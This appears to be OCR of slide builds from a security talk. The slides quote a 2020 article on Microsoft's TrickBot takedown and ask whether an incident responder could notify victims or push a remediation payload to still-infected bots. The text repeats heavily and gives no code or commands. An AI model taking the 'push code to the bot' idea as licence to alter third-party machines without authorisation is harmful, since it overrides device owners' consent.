
Home / Tech / Security

TrickBot botnet survives takedown attempt, but Microsoft sets new legal precedent

Microsoft successfully argued in court against the use of Windows SDKs inside malware code, a precedent it would be able to use again and again in future botnet crackdowns.

Written by **Catalin Cimpanu,** Contributor

Oct. 13, 2020 at 2:51 p.m. PT



Botnet May Regain Control

Peter, Incident Responder


Home / Tech / Security

TrickBot botnet survives takedown attempt, but Microsoft sets new legal precedent

Microsoft successfully argued in court against the use of Windows SDKs inside malware code, a precedent it would be able to use again and again in future botnet crackdowns.

Written by **Catalin Cimpanu,** Contributor

Oct. 13, 2020 at 2:51 p.m. PT



Botnet operators can regain control with backup C&C servers!

Botnet May Regain Control


C&C Backends

cnc1.malicious.com

Infected Bots

Peter, Incident Responder

Fundamental problem:
The victim system remains infected!




precedent

Microsoft successfully argued in court against the use of Windows SDKs inside malware code, a precedent it would be able to use again and again in future botnet crackdowns.

Written by **Catalin Cimpanu,** Contributor

Oct. 13, 2020 at 2:51 p.m. PT




Botnet operators can regain control with backup C&C servers!

Ideally, Peter Should Clean The Victims' Device


Peter, Incident Responder

What if Peter can notify the user…



Ideally, Peter Should Clean The Victims' Device

Peter, Incident Responder




What if Peter can notify the user…

Then the users can remove the frontend bots from their devices

Ideally, Peter Should Clean The Victims' Device

Peter, Incident Responder




What if Peter can notify the user…

Then the users can remove the frontend bots from their devices

What if Peter can push code to the bot…

Ideally, Peter Should Clean The Victims' Device

Peter, Incident Responder



What if Peter can notify the user…


Then the users can remove the frontend bots from their devices

What if Peter can push code to the bot…

Peter can push a remediation payload to clean the infected devices

Ideally, Peter Should Clean The Victims' Device

Peter, Incident Responder



What if Peter can notify the user…

